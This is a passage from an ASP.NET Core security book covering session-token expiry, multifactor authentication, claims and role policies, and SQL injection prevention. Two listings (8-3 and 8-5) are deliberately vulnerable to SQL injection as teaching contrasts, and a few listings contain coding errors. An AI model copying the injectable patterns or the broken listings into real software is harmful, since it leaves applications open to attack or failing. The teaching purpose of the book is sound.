The easiest place to add this code is in the `ChangePasswordAsync` method of the `UserManager`.

Password History and Expiration

It's not clear to me whether enforcing password expiration and keeping a password history to prevent password reuse makes your system more or less secure. On the one hand, preventing users from keeping a password for too long and preventing them from reusing passwords helps prevent a credential stuffing attack from succeeding. On the other hand, too many passwords can cause password change fatigue, causing users to use insecure methods, such as spreadsheets or Post-it Notes, to store their password. I'll give a high-level explanation as to how to add this functionality, but know that what I've already covered may be enough to secure your app for most purposes.

In an ideal world, you would build the password history and expiration checks into various methods in the `SignInManager` and `UserManager`. Password expiration checks would happen within the `CheckPasswordSignInAsync` method within the `SignInManager`, and checking and maintaining password history would happen within the `UpdatePasswordHash` method of the `UserManager`. However, each of these presents its own set of issues.

To see why, we need to start digging into this further and look more closely at `CheckPasswordSignInAsync`. This method, and methods further up the chain, all return a `SignInResult`, and a `SignInResult` can have one of five states:

- Success
- Failed
- LockedOut
- NotAllowed
- TwoFactorRequired

None of these are appropriate for a state of "Password Expired." And while you could create an extension method that would make it look like we've added an additional state, our inability to add the *data* necessary to store the state makes the extension method impractical. And because you're overriding a base class, implementing your own `SignInResult` class that does have these methods is not practical. The least bad solution, then, seems to be to add a separate method in the `UserManager` for a password history check and then call that method separately if a user has logged in. This is awkward, but since it's unlikely you'll be adding or changing login pages all that often, it can be worked around.

Another issue is that the `UpdatePasswordHash` method that you would need to update in the `UserManager` is a `private` method. Yes, you can override this method with the `new` keyword, essentially replacing this method in your custom implementation. The problem here is that if you do that, your new method will only be called if the method is called from within your `CustomUserManager`. But if it's called by a method only the base class, your new method won't be called. That's a risky change to make. You can work around this by pushing the additions to the password history up one level into the `AddPasswordAsync` and `ChangePasswordAsync` methods, but now you're making changes twice and still not fixing `UpdatePasswordHash`.

Is all of this worth it? Probably not. This is a lot of work for something that doesn't really provide that much value. Plus, overriding these many methods from the default `SignInManager` and `UserManager` will make upgrading to a new version of the framework even more difficult.

Instead of tracking password history, you can pretty easily get better security by encouraging your users to use pass*phrases*, rather than pass*words*. It is generally easier to remember passphrases, and longer passphrases are generally harder to crack than shorter passwords, even if the passwords have special characters. To change this, you can add the code in Listing 7-14 to the ConfigureServices method within the Startup.cs file.

Listing 7-14. Configuring password options to work with passphrases

```
services.Configure<IdentityOptions>(options => {
  options.Password.RequireDigit = false;
  options.Password.RequireLowercase = true;
  options.Password.RequiredLength = 15;
  options.Password.RequireNonAlphanumeric = false;
  options.Password.RequireUppercase = true;
});
```

A couple of things to note:

- The most important thing here is *length*, not necessarily *strength*. This code is forcing users to use passwords of at least 15 digits, encouraging them to use sentences, not words.
- This requires uppercase and lowercase characters to help users use complete (and hopefully memorable) sentences.
- Because we want memorable passphrases, there is less of a need to require a digit or non-alphanumeric characters.

Tip To further encourage passphrases instead of passwords, you could override the `IPasswordValidator` service and include a check for a space.

Fixing Session Token Expiration

I outlined earlier in the chapter how session tokens are truly invalidated only if a user's password has changed. You can set a session expiration time, but that only sets the expiration on the cookie itself, which is only marginally helpful. You should have a way to add an expiration date on the cookie itself somehow.

Luckily for us, the ASP.NET framework includes a class called `CookieAuthenticationEvents`, which, when implemented, allows you as a developer to add your own logic to the following events:

- ValidatePrincipal
- SigningIn
- SignedIn
- SigningOut
- RedirectToLogout
- RedirectToLogin
- RedirectToReturnUrl
- RedirectToAccessDenied

The first four events are the most useful in general. In particular, for solving the session token expiration problem, you can add your own session ID as a user claim in the `SigningIn` event, store the session ID in the database with an expiration date, and then validate that session ID and expiration date in the `ValidatePrincipal` event. Listing 7-15 shows what that might look like.

Listing 7-15. Custom CookieAuthenticationEvents object

```
public class SessionTokenCookieEvents :
  CookieAuthenticationEvents
{
  private const string _claimsKey = "UniqueSessionId";

  public override Task SigningIn(
    CookieSigningInContext context)
  {
    var userIdClaim = context.Principal.Claims.↲
      SingleOrDefault(c => c.Type ==
        ClaimTypes.NameIdentifier);

    if (userIdClaim == null)
      throw new NullReferenceException("User ID Claim ↲
        cannot be null");

    var dbContext = (ApplicationDbContext)context.↲
      HttpContext.RequestServices.GetService(↲
        typeof(ApplicationDbContext));

    var newSessionId = Guid.NewGuid();

    var newSessionObj = new UserSession();

    newSessionObj.UserSessionId = newSessionId;
    newSessionObj.UserId = userIdClaim.Value;
    newSessionObj.ExpiresOn = DateTime.Now.AddMinutes(240);

    dbContext.UserSession.Add(newSessionObj);
    dbContext.SaveChanges();
```

```
  var claims = new List<Claim>();
  claims.Add(new Claim(_claimsKey,
    newSessionId.ToString()));
  var appIdentity = new ClaimsIdentity(claims);
  context.Principal.AddIdentity(appIdentity);

  return base.SigningIn(context);
}

public override Task SigningOut(
  CookieSigningOutContext context)
{
  if (context == null)
    throw new ArgumentNullException("context cannot be↲
      null");

  var userIdClaim = context.HttpContext.User.Claims.↲
    SingleOrDefault(c => c.Type == ↲
      ClaimTypes.NameIdentifier);
  var sessionClaim = context.HttpContext.User.Claims.↲
    SingleOrDefault(c => c.Type == _claimsKey);

  Guid sessionId;

  if (!Guid.TryParse(sessionClaim.Value, out sessionId))
  {
    //TODO: Log this
  }

  var dbContext = (ApplicationDbContext)context.↲
    HttpContext.RequestServices.GetService(↲
      typeof(ApplicationDbContext));

  var sessionObject = dbContext.UserSession.↲
    SingleOrDefault(s => s.UserId == userIdClaim.Value && ↲
      s.UserSessionId == sessionId);
```

```
    if (sessionObject != null)
    {
      dbContext.UserSession.Remove(sessionObject);
      dbContext.SaveChanges();
    }

    return base.SigningOut(context);
  }

  public override Task ValidatePrincipal(
    CookieValidatePrincipalContext context)
  {
    if (context == null)
      throw new ArgumentNullException("context cannot be ↲
        null");

    var userIdClaim = context.Principal.Claims.↲
      SingleOrDefault(c => c.Type == ↲
        ClaimTypes.NameIdentifier);

    if (userIdClaim == null)
    {
      context.RejectPrincipal();
      return Task.CompletedTask;
    }

    var sessionClaim = context.Principal.Claims.↲
      SingleOrDefault(c => c.Type == _claimsKey);

    if (sessionClaim == null)
    {
      context.RejectPrincipal();
      return Task.CompletedTask;
    }

    Guid sessionId;
```

```
    if (!Guid.TryParse(sessionClaim.Value, out sessionId))
    {
      context.RejectPrincipal();
      return Task.CompletedTask;
    }

    var dbContext = (ApplicationDbContext)context.↲
      HttpContext.RequestServices.GetService(↲
        typeof(ApplicationDbContext));

    var sessionObject = dbContext.UserSession.↲
      SingleOrDefault(s => s.UserId == userIdClaim.Value && ↲
        s.UserSessionId == sessionId);

    if (sessionObject == null ||
      sessionObject.ExpiresOn < DateTime.Now)
    {
      context.RejectPrincipal();
      return Task.CompletedTask;
    }

    return base.ValidatePrincipal(context);
  }
}
```

To improve this example even further, consider making the following changes:

- Logging out logs the user out of *all* sessions (i.e., deletes all session tokens for a user), not just the current one.
- Change the session expiration so it is much shorter (i.e., 20 minutes instead of 240), but make it sliding to a maximum of 4 hours.
- Allow users to lock down their accounts so only one session is allowed per user at a given time. Any new login invalidates the previous session ID.
- Tie a session ID to a specific IP address. If the token comes in a request from a different IP address than the token value, reject the request.

Unfortunately, I couldn't find any straightforward ways to add this class to our authentication mechanisms. Between ASP.NET 2.x and 3.1, the means to add this easily was abstracted away. Thankfully, the way to add this class was only abstracted one level, so if you copy the `AddDefaultIdentity` method called from the `Startup` class and add your events class, you can add your custom token. Custom code in Listing 7-16 is in bold.

Listing 7-16. AddDefaultIdentity with custom CookieAuthenticationEvents

```
public static IdentityBuilder AddDefaultIdentity<TUser>(
  IServiceCollection services,
  Action<IdentityOptions> configureOptions)
    where TUser : class
{
  services.AddAuthentication(o =>
  {
    o.DefaultScheme = IdentityConstants.ApplicationScheme;
    o.DefaultSignInScheme = IdentityConstants.ExternalScheme;
  })
    .AddIdentityCookies(o => {
      o.ApplicationCookie.Configure(o => {
        o.Events = new SessionTokenCookieEvents(); });
    });

  return services.AddIdentityCore<TUser>(o =>
  {
    o.Stores.MaxLengthForKeys = 128;
    configureOptions?.Invoke(o);
  })
    .AddDefaultUI()
    .AddDefaultTokenProviders();
}
```

The most important code here is in `AddIdentityCookies`. You can add the `SessionTokenCookieEvents` reference in the `ApplicationCookie.Configure` method, as seen here.

Now that you have a solid foundation of how the authentication works and knowledge of how to fix some issues, let's go back to extending it the way the ASP.NET team intended.

Implementing Multifactor Authentication

If you look up "asp.net core multifactor authentication" on your favorite search engine, you should get several well-written blogs about how to implement multifactor with SMS or an authenticator app. There's not much need to reinvent the wheel here. Instead, I'll talk a bit about the pros and cons of different methods that are practical to use in websites to implement multifactor authentication:

- **Send an email with a one-time use code**: This is about the easiest and cheapest way to implement multifactor authentication in your app. But because this code is sent via email, it doesn't truly enforce the multiple factors (both the password and the code sent via email are essentially things you know); this is the least secure method of the options listed here.
- **Send a text message with a one-time use code**: This is more secure than sending an email because it enforces the need to have a phone (i.e., something you have). By now, users are familiar with needing to enter a code from their phone to log in, so while the user experience isn't great, it won't come as a shock to your users. Because of how easy it is to spoof phone networks, this solution should be avoided for sites with extremely sensitive data.
- **Send a code to your phone using a third-party authenticator app**: Assuming the authenticator app doesn't itself have a security issue, this option is more secure than simply sending a text message. The main drawback to this option is that users who use your system are now forced to install and use a third-party app on their phone.
- **Use a third-party password generator, like a Yubikey**: You can also purchase hardware that individuals use to generate one-time passwords, which your website can validate against a cloud service. While this is the most difficult option to implement, it is the most secure of these options.

As far as which one to recommend, I'd keep in mind that you shouldn't spend $100 to protect a $20 bill. Your needs may vary depending on your budget, your specific website, and your risk tolerance.

Caution Emphasizing a point made earlier: why not include challenge questions like "what is your mother's maiden name" here? There are two reasons. One, adding a question that looks for something you know as a second layer of authentication isn't a second *factor* of authentication, and so doesn't provide much security. Second, the answers to many of these questions are public knowledge. The answers to many others have been leaked by taking one of the many "fun" Facebook quizzes that tell you what your spirit animal is or something based on your answers to questions like "what was the name of your first pet?".

Using External Providers

All of these changes are a lot of work to implement, and many of them make it harder for you to upgrade your app. One alternative is to use a third-party authentication provider that can provide this security for you. The ASP.NET team has several providers already built that should make integrating relatively easy. For the sake of example, here's how to use Twitter as your provider.

USING TWITTER FOR AUTHENTICATION

NuGet packages exist for most third-party authentication providers. Twitter is no exception, which has Microsoft.AspNetCore.Authentication.Twitter. Install this package in your project. Next, go to `https://developer.twitter.com/apps` and sign up for an account and create an app. You will be asked some questions about the app that you are trying to create. Most of these questions revolve around what data you'll pull, but since you're (probably) only using the app for authentication purposes, the questions should be straightforward.

Once you get your app, enter your website URL, and your callback URL should be [your site]/signin-twitter, though this is configurable. Next, go to the *Keys and tokens* tab, and copy your API key and API secret key. These should go into the `Startup` configuration. I'll hard-code these in the example, but in your site, they should be kept secure and away from source code:

```
public void ConfigureServices(IServiceCollection services)
{
  //Services removed for brevity
  services.AddRazorPages().AddRazorPagesOptions(options =>
```

```
  {
    options.Conventions.AuthorizeFolder("/");
  });

  services.AddAuthentication().AddTwitter(o =>
  {
    o.ConsumerKey = "<<YOUR API KEY>>";
    o.ConsumerSecret = "<<YOUR API SECRET KEY>>";
    o.RetrieveUserDetails = true;
  });

  //Custom services here
}
```

Finally, you'll need to implement `IUserLoginStore` on your `UserStore`. Most of the `IUserLoginStore` methods should already be implemented, but you'll need to implement a small number of methods just for this interface. And one reminder, be sure to include decrypted values in your user object when implementing `FindByLoginAsync`!

Caution Merely outsourcing your authentication to a third-party provider does not necessarily make your app more secure. For instance, it is fairly trivial to enforce some form of multifactor authentication to your app, where if you outsource that, you may not have that level of control. If you go this route, choose your provider carefully.

Enforcing Authentication for Access

I've spent a lot of time talking about how to authenticate users, but I haven't yet talked about enforcing the need for authentication to access your app. If you've created apps using ASP.NET already, you're probably already familiar with the method to force authorization to access a class by adding the `Authorize` attribute. Let's first look at how this is done on an MVC controller in Listing 7-17.

Listing 7-17. Authorize attribute on a class and method

```
//This attribute forces all methods to require authorization
[Authorize]
public class SomeController : Controller
{
  //This is only required if the attribute
  //on the class level is not present
  [Authorize]
  public IActionResult Index()
  {
    return View();
  }
}
```

The same concept applies to Razor Pages, as seen in Listing 7-18.

Listing 7-18. AllowAnonymous attribute on a class

```
[Authorize]
public class LoginModel : PageModel
{
  //Class content here
}
```

This is all well and good, but there is a problem. This approach fails open, meaning if you forget an attribute on a class that requires authentication, you're leaving that endpoint open to anyone who can find it. Furthermore, since problems like this aren't high on most QA teams' priority lists, you're unlikely to catch this during testing. A better approach is to fail closed. We can do this by telling the service to require authentication everywhere and then manually add the `AllowAnonymous` attribute to any class that is allowed to be publicly accessible. You probably know how to add the attribute, but Listing 7-19 contains the changes you need to make to your `Startup` class to require authentication everywhere.

Listing 7-19. Changes to Startup to require authentication everywhere

```
public void ConfigureServices(IServiceCollection services)
{
  //Services removed for brevity
  services.AddRazorPages().AddRazorPagesOptions(
    options =>
    {
      options.Conventions.AuthorizeFolder("/");
    });
}

public void Configure(IApplicationBuilder app,
  IWebHostEnvironment env)
{
  //Configurations removed for brevity
  app.UseEndpoints(endpoints =>
  {
    endpoints.MapControllerRoute(
      name: "default",
      pattern: "{controller=Home}/{action=Index}/{id?}")
        .RequireAuthorization();
    endpoints.MapRazorPages();
  });
}
```

You can also use these methods to require authentication using policies (covered later in the chapter) if you need more flexibility.

Caution MapRazorPages() also has a RequireAuthorization() method, but I couldn't get it to work properly without adding specific policies. Be thorough when testing methods that aren't well documented – not all of them work like you'd expect.

Using Session for Authentication

One last note before I move on to Authorization – I've mentioned this before but it's worth reiterating here – I've read training material that suggested that you can use session state to keep track of users. *Please don't do this.* In .NET Core, session state is tied to a *browser* session, not a *user* session, meaning that you have very little that protects one user from using another's data if using the same browser. Microsoft's own documentation recommends against storing sensitive information here:

> *Don't store sensitive data in session state. The user might not close the browser and clear the session cookie. Some browsers maintain valid session cookies across browser windows. A session might not be restricted to a single user—the next user might continue to browse the app with the same session cookie.*[10]

There are few, if any, ways you can use session to store authentication (or any other sensitive) data, so the best approach is to avoid it for all but trivial reasons.

Stepping Back – Authorizing Users

I've covered authentication pretty thoroughly, partly because it is an important subject to get right, but partly because the ASP.NET framework itself leaves much to be desired in this area. Fortunately, there isn't nearly as much that I'll need to cover when talking about authorization; the framework has a pretty straightforward implementation with few serious problems. I do, however, need to cover some general concepts around authorization before diving back into ASP.NET.

Types of Access Control

If you study security in depth, you will study the different types of access control. As a web developer, though, most of these approaches may well seem familiar, even if you didn't know that they had specific names.

[10] https://docs.microsoft.com/en-us/aspnet/core/fundamentals/app-state?view=aspnetcore-3.1

- **Role-Based Access Control (RBAC)**: This access control specifies that users should be assigned to roles, and then roles should be given access to resources. For instance, some users in the system might be "administrators," who are the only ones who get the ability to delete users from the system. Of all the access controls in this list, this is the only one that comes out of the box with .NET.
- **Hierarchical Role-Based Access Control**: This is similar to pure role-based access, but you could imagine hierarchies of roles, such as VP, Director, Manager, Employee, where everyone at X level and above could have access to a particular resource.
- **Mandatory Access Control (MAC)**: Access is specified by adding labels to all objects and users, such as labeling an item as "Top Secret," then letting only users with "Top Secret" clearance access that information. This type of access control is associated with military systems.
- **Discretionary Access Control (DAC)**: Users choose who to give access to. If you've created a shared directory to share access to documents with coworkers and you've chosen which employees can read the folder, you've used discretionary access control. An example probably familiar to you is giving specific coworkers access to a file share you created.
- **Rule-Based Access Control (RuBAC)**: This is probably exactly what you think it is – a power user or administrator decides who can access what information and under what circumstances that can happen. For instance, a department head might say that Pat can access any document in the "Announcements" folder, but Taylor must wait until the document in that folder is a week old before being able to read it.
- **Attribute-Based Access Control (ABAC)**: This is similar to rule-based access controls, but ABAC also allows for "attributes" to be applied to users and permissions be set based on those attributes. For example, companies might use labels like "manager" and "individual contributor" to describe employees, and managers might be able to read documents in the aforementioned Announcements folder, and individual contributors must wait a week.

We'll come back to a few of these later as we implement them in .NET. For now, the most important takeaway is that the role-based access control that has been the staple of authorization in .NET for decades isn't the only way to control access in your app. And depending on your website, role-based access may not be the best choice. But let's start there and customize it later.

Role-Based Authorization in ASP.NET

Using and enforcing roles in ASP.NET, i.e., assigning roles to a particular user and making sure that certain endpoints are only accessible to certain roles, is relatively easy. Assuming that you have the default storage set up, you theoretically should be able to add the necessary role-based services by adding this line of code, as seen in Listing 7-20, to your `Startup` class.

Listing 7-20. Turning on roles in Startup.cs

```
public void ConfigureServices(IServiceCollection services)
{
  services.AddDbContext<ApplicationDbContext>(
    options => options.UseSqlServer(
      Configuration.GetConnectionString("DefaultConnection"))
  );
  AddDefaultIdentity<IdentityUser>(services, options =>
    options.SignIn.RequireConfirmedAccount = true)
      .AddRoles<IdentityRole>()
      .AddEntityFrameworkStores<ApplicationDbContext>();
  //More services
}
```

Then to enforce access by role, you can use the `Authorize` attribute we used earlier and simply specify which role to use. In the example in Listing 7-21, we're stating that only users who are in either the "Administrator" or "Manager" roles can access the View method of the Employees controller.

Listing 7-21. Authorize attribute filtering by roles

```
public class EmployeesController : Controller
{
  [Authorize(Roles = "Administrator,Manager")]
  public IActionResult View()
  {
    return View();
  }
}
```

Then to manage roles programmatically, you can use the `RoleManager`. The `RoleManager` is just another service and provides methods used to manage roles. Here are a few of the more important ones:

- CreateAsync
- FindByNameAsync
- GetClaimsAsync
- RemoveClaimAsync

Unfortunately, it is not well documented that the service that is used to store which users are stored in which role, `IUserRoleStore`, is expected to be implemented on the same class as the `IUserStore`. If you forget to (or didn't know you had to) implement the `IUserRoleStore` on your `CustomUserStore` object, the role functionality simply doesn't work.

Implementing these methods should be fairly straightforward, but you can check out the code in the book's GitHub account if you have questions.

Using Claims-Based Authorization

If you need to implement authorization that is similar to Discretionary Access Control or Mandatory Access Control, you may be able to get away with using claims-based authorization. ASP.NET has a rather easy-to-understand way to make a custom policy in the `Startup` class. Listing 7-22 shows you how to create a policy called "RequireAuthorship" that states that a user must have a claim called "IsAuthor".

Listing 7-22. New policy requiring that the user have a claim called "IsAuthor"

```
public void ConfigureServices(IServiceCollection services)
{
  services.AddAuthorization(o => {
    o.AddPolicy("RequireAuthorship", policy =>
      policy.RequireClaim("IsAuthor"));
  });
}
```

In order to use this policy, you just need to add the Authorize attribute and specify the policy to the class or method that requires it, as seen in Listing 7-23.

Listing 7-23. Enforcing our custom policy

```
[Authorize(Policy = "RequireAuthorship")]
public IActionResult SomeAuthorOnlyPage()
{
  return View();
}
```

Note In order for this example to work, your `UserStore` implementation will need to also implement `IUserClaimStore`.

You can also specify that a claim has a specific value, like in this example in Listing 7-24 where we force a claim with a type of "BookTitle" to have a value of "Advanced ASP.NET Security" (you can also pass multiple values here).

Listing 7-24. New policy that specifies both claim type and value

```
public void ConfigureServices(IServiceCollection services)
{
  services.AddAuthorization(o => {
    o.AddPolicy("RequireASPNETSecurity", policy =>
      policy.RequireClaim("BookTitle",
        "Advanced ASP.NET Security"));
  });
}
```

And finally, you can also mix user claims with roles, as seen in Listing 7-25.

Listing 7-25. New policy that uses both claims and roles

```
public void ConfigureServices(IServiceCollection services)
{
  services.AddAuthorization(o => {
    o.AddPolicy("ManagerAuthors", policy =>
      policy.RequireRole("Manager").
        policy.RequireClaim("IsAuthor")
  });
}
```

This policy, as you might guess, requires a user to be both in the *Manager* role and have the claim *IsAuthor*.

Implementing Other Types of Authorization

If you have authorization needs beyond the ones just outlined, you can create your own custom policy. To show how this would work, let's assume that we need a hierarchical role-based authorization system, and you have three roles in order of importance:

1. Administrator
2. Manager
3. Individual

For the sake of example, let's implement the hierarchical rule that one must be a manager or above to access some pages. To implement this policy, you need to create two classes: one that implements the `IAuthorizationRequirement` interface and another that inherits from `AuthorizationHandler`. First, Listing 7-26 shows the class that implements `IAuthorizationRequirement`.

Listing 7-26. A sample IAuthorizationRequirement class

```
public class MinimumAccessLevelRequirement :
  IAuthorizationRequirement
{
  private int _minimumValue;
  private List<Role> _allowedRoles;

  public MinimumAccessLevelRequirement(string role)
  {
    _allowedRoles = new List<Role>();

    _allowedRoles.Add(new Role()
      { Text = "Administrator", SortValue = 10 });
    _allowedRoles.Add(new Role()
      { Text = "Manager", SortValue = 5 });
    _allowedRoles.Add(new Role()
      { Text = "Individual", SortValue = 2 });

    //TODO: Add better error handling here
    _minimumValue = _allowedRoles.Single(
      r => r.Text == role).SortValue;
  }

  public bool RoleIsMatch(string role)
  {
    var value = _allowedRoles.Single(
      r => r.Text == role).SortValue;
    return value >= _minimumValue;
  }

  private struct Role
  {
    public int SortValue;
    public string Text;
  }
}
```

The interface doesn't do anything, so you have the freedom to do (almost) whatever you want with this class. For the sake of demonstration, I've created a list of hard-coded roles and a sort value. The `RoleIsMatch` method looks to see if the role it gets has an equal or higher value than the value given to the role given in the constructor. Next, Listing 7-27 contains the `AuthorizationHandler` implementation.

Listing 7-27. Custom policy handler

```
public class MinimumAccessLevelHandler :
  AuthorizationHandler<MinimumAccessLevelRequirement>
{
  protected override Task HandleRequirementAsync(
    AuthorizationHandlerContext context,
    MinimumAccessLevelRequirement requirement)
  {
    var userRoles = context.User.Claims.Where(
      c => c.Type == ClaimTypes.Role).Select(c => c.Value);

    foreach (var role in userRoles)
    {
      if (requirement.RoleIsMatch(role))
      {
        context.Succeed(requirement);
        break;
      }
    }

    return Task.CompletedTask;
  }
}
```

This class does the actual verification. This code first pulls all of the roles from the user's collection of claims and then compares each of those roles to the acceptable level as established in the `MinimumAccessLevelRequirement` class. If the code finds an acceptable role, it immediately calls `context.Succeed` and exits the `for` loop.

You now need to create a new policy with these classes. Again, the code in Listing 7-28 is added in the `Startup` class.

Listing 7-28. Startup changes to create a new, custom policy

```
public class Startup
{
  //Constructors and properties removed for brevity

  public void ConfigureServices(IServiceCollection services)
  {
    //Services removed for brevity
    services.AddAuthorization(o => {
      o.AddPolicy("MinimumAccessLevelManager",
        policy => policy.Requirements.Add(
          new MinimumAccessLevelRequirement("Manager")));
    });

    //More services removed for brevity
    services.AddSingleton
      <IAuthorizationHandler, MinimumAccessLevelHandler>();
  }
}
```

Here, a new policy was created called "MinimumAccessLevelManager", and passed in "Manager" as the start role. You can create new policies for other roles as needed. You also need to add the handler itself as a service, as was done on the last line in Listing 7-28.

To use this new policy, all you need to do is use the `Authorize` attribute and specify the policy name, like you did with the previous policy examples in this chapter.

One final note before I move on: I talked earlier in the chapter about redirecting users with expired passwords to a page that changes their password. But I did not change the code so a user could not simply redirect themselves to a new page. Allowing only users with up-to-date passwords would certainly fall under the umbrella of authorization. Creating and enforcing custom policy that rejects users with expired passwords would certainly be an option to prevent users from utilizing this hole in this logic.

Summary

In this chapter, I dove deeply into ASP.NET's default authentication framework, partly to show you how lacking it is from a security perspective, partly to show you how to fix it, but also to show you what a good authentication function would look like. I finished authentication with a discussion about using third-party providers to get around these issues.

Next, I dived into how authorization works in ASP.NET, this time not going as deeply because the framework does a better job in this area. In addition to showing the tried-and-true role-based authentication methods, I talked about how to implement other methods that may be better suited to your needs.

In the next chapter, I'll cover accessing your database. This will include, among other things, suggestions on how to help limit your Entity Framework queries based on your custom authorization rules.

CHAPTER 8

Data Access and Storage

In this chapter, I'll cover how to safely store data, focusing mostly on writing to and from databases. About half of this chapter should be unnecessary – effective techniques to prevent SQL injection attacks have been known and available for decades, but somehow SQL injection vulnerabilities still crop up in real-world websites. This may well be because too few developers understand what SQL injection is and how it occurs – which would explain the high number of blog posts out there demonstrating data access that are, in fact, vulnerable to attacks. Therefore, I'd be remiss if I didn't go over what should be basic information.

The rest of the chapter will be spent on other data-related content, such as writing custom queries to make security-related filtering in Entity Framework easier, designing your database to be more secure, and querying non-SQL data stores.

Before Entity Framework

To build a foundation of good security practices around database access, let's take a moment to delve into the preferred data access technology provided by Microsoft the first decade or so of the existence of .NET: ADO.NET. Even if you're familiar with Entity Framework, it's worth briefly diving into ADO.NET for two reasons:

- If you have a database store that is not supported by Entity Framework, it's likely that you'll be using ADO.NET directly to do your data access.
- Understanding ADO.NET will help you create more secure queries in Entity Framework.

I won't go into a full explanation of how it works, just enough for you to know why it's the basis for most data access technologies in .NET.

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_8

Caution Do not try to find your own article on ADO.NET! Just like cryptography, there are a lot of really bad articles out there on this subject. While I was looking for something to include in this book, I found multiple articles with examples that were vulnerable to SQL injection attacks, had examples with connection users with completely inappropriate permissions, or a combination of both. Unfortunately, there is a lot of code online with terrible and obvious security concerns, and apparently examples on how to use ADO.NET in Core have more than their fair share of them.

ADO.NET

Rather than explain how it works, let's just jump into an example. If you go back to the Vulnerability Buffet, here is the code that *should* have been used for the pages that are currently vulnerable to SQL injection attacks.

Listing 8-1. Basic ADO.NET query adapted from the Vulnerability Buffet

```
private List<FoodDisplayView> GetFoodsByName(string foodName)
{
  var model = new AccountUserViewModel();
  model.SearchText = foodName;

  using (var connection = new SqlConnection(_config.
    GetConnectionString("DefaultConnection")))
  {
    var command = connection.CreateCommand();
    command.CommandText = "SELECT * FROM FoodDisplayView ↲
      WHERE FoodName LIKE '%' + @FoodName + '%'";
    command.Parameters.AddWithValue("@FoodName", foodName);

    connection.Open();

    var foods = new List<FoodDisplayView>();

    using (var reader = command.ExecuteReader())
    {
```

```
        while (reader.Read())
        {
          var newFood = new FoodDisplayView();

          newFood.FoodID = reader.GetInt32(0);
          newFood.FoodGroupID = reader.GetInt32(1);
          //Additional columns/properties ommitted for brevity

          foods.Add(newFood);
        }
      }

      model.Foods = foods;

      connection.Close();
    }

    return model;
}
```

I'll go over a few highlights from Listing 8-1:

- I explicitly created a `SqlConnection` object and passed in a connection string. (Connection strings for ADO.NET and Entity Framework in Core are basically identical.) Note that you do have to explicitly open the connection. You also have to either use a using statement or explicitly close the connection in a `finally` clause of a `try/catch/finally` group, otherwise you could leave connections open and unusable to later calls to the database.
- The actual text of the query went into the `SqlCommand`'s `CommandText` property. Note that I did not directly pass in the value of the text (the `foodName` variable) to the query. Instead, I specified a parameter called `@FoodName`.
- The value of the `foodName` parameter was given to the `SqlCommand` via the `command.Parameters.AddWithValue` method. Because the data was passed as a parameter instead of in the query text, the interpreter will not infer any commands from the parameter content. In other words, **it is the use of parameters that prevents SQL injection attacks from succeeding**.

- Finally, for the sake of completeness, I'll point out that data is loaded into your objects via the `command.ExecuteReader()` method, which returns a `DataReader` object. A full explanation of the `DataReader`, or alternatives to using it, is outside the scope of this book, but you should be able to glean the basics from this example.

It should be that simple. If you use parameters, you are almost certainly not vulnerable to SQL injection attacks. If you concatenate your query text, you almost certainly are.

Stored Procedures and SQL Injection

Before I go on to how this technology underlies any safe data access framework, I feel like I need to take a moment to dispel the myth – pushed by some developers and even a few security "experts" I've met – that using stored procedures automatically protects you from SQL injection attacks. To see why people believe this myth, let's dive into a basic stored procedure.

Listing 8-2. Sample stored procedure

```
CREATE PROCEDURE [dbo].[User_SelectByID]
  @UserID NVARCHAR(450)
AS
BEGIN
  SET NOCOUNT ON;

  DECLARE @LastLoginDate DATETIME

  SELECT *
  FROM AspNetUsers
  WHERE UserID = @UserID
END
GO
```

The code in bold in Listing 8-2 shows why the myth exists. The thinking goes that if the stored procedure requires data to be passed in via parameters by design, they must be secure. This is hogwash for two very important reasons. First, you can still call the stored procedure insecurely. Listing 8-3 shows how.

Listing 8-3. Example of an insecure call to a stored procedure

```
public IdentityUser FindByIdAsync(string userId)
{
  var user = new IdentityUser();

  using (var connection = new SqlConnection(_config.
    GetConnectionString("DefaultConnection")))
  {
    var command = connection.CreateCommand();
    command.CommandText = "exec User_SelectByID '" + userId +
      "'";

    connection.Open();

    //Code to load user object removed

    connection.Close();
  }

  return user;
}
```

In this example, our query is just as vulnerable to SQL injection attacks as if we wrote the query directly. To make this secure, we *must* do something more like Listing 8-4.

Listing 8-4. Example of a secure call to a stored procedure

```
public IdentityUser FindByIdAsync(string userId)
{
  var user = new IdentityUser();

  using (var connection = new SqlConnection(_config.
    GetConnectionString("DefaultConnection")))
  {
    var command = connection.CreateCommand();
    command.CommandText = "exec User_SelectByID @UserId";
    command.Parameters.AddWithValue("@UserId", userId);

    connection.Open();
```

```
    //Code to load user object removed

    connection.Close();
  }

  return user;
}
```

Now the query itself isn't vulnerable to a SQL injection attack. But the stored procedure itself is vulnerable to attacks via a function called `sp_executesql`. While on the surface, this function gives you the ability to create SQL statements on the fly, it also can open up SQL injection vulnerabilities, like in this (somewhat contrived) example.

Listing 8-5. Stored procedure vulnerable to SQL injection

```
CREATE PROCEDURE [dbo].[User_SelectById]
  @UserId NVARCHAR(450)
AS
BEGIN
  SET NOCOUNT ON;

  DECLARE @sql NVARCHAR(MAX)

  SET @sql = 'SELECT * FROM AspNetUsers WHERE Id = ''' +
              @UserID + ''''

  execute sp_executesql @sql
END
GO
```

Note sp_executesql does have the ability to utilize parameters if you absolutely need to build SQL dynamically. I found the Microsoft documentation on this unclear, but StackOverflow has an example that is quite clear.[1]

---

[1] https://stackoverflow.com/questions/28481189/exec-sp-executesql-with-multiple-parameters

If the `UserId` for the query in Listing 8-5 was user supplied, such as from a query string, this would be vulnerable to SQL injection attacks. This is also problematic if you use a parameter for a query that pulls in user-supplied information, and then adds it unsafely to a query later, as with any classic second-order SQL injection attack.

In short, all user-supplied data must be put into parameters. Every time.

Third-Party ORMs

Before Entity Framework, there were a large number of Object-Relational Mappers, or ORMs, that were (and still are) available to help turn database tables into objects in C#. While Entity Framework now may be the most popular ORM for .NET, several others, including NHibernate, are still widely used. I'm not going to dig into these in much detail, but know that most ORMs do use parameters for most purposes, but still have vulnerabilities in their advanced query capabilities. A good rule of thumb is that if you're building queries via text, you're almost certainly vulnerable to SQL injection attacks somewhere, somehow.

Caution This is even true if you know that the ORM uses parameters for most purposes. A few years ago, I was working on a project that had a homegrown code generator that utilized a common (at the time) ORM. I looked at the source, and the ORM did use parameterized queries whenever possible. Advanced queries did not, and we had vulnerabilities because of it.

Digging into the Entity Framework

I assume that most of you have at least a passing knowledge of Entity Framework at this point. If not, you might want to take a few minutes to familiarize yourself with it elsewhere. My goal is not to teach you how to use the framework, but how to use it securely.

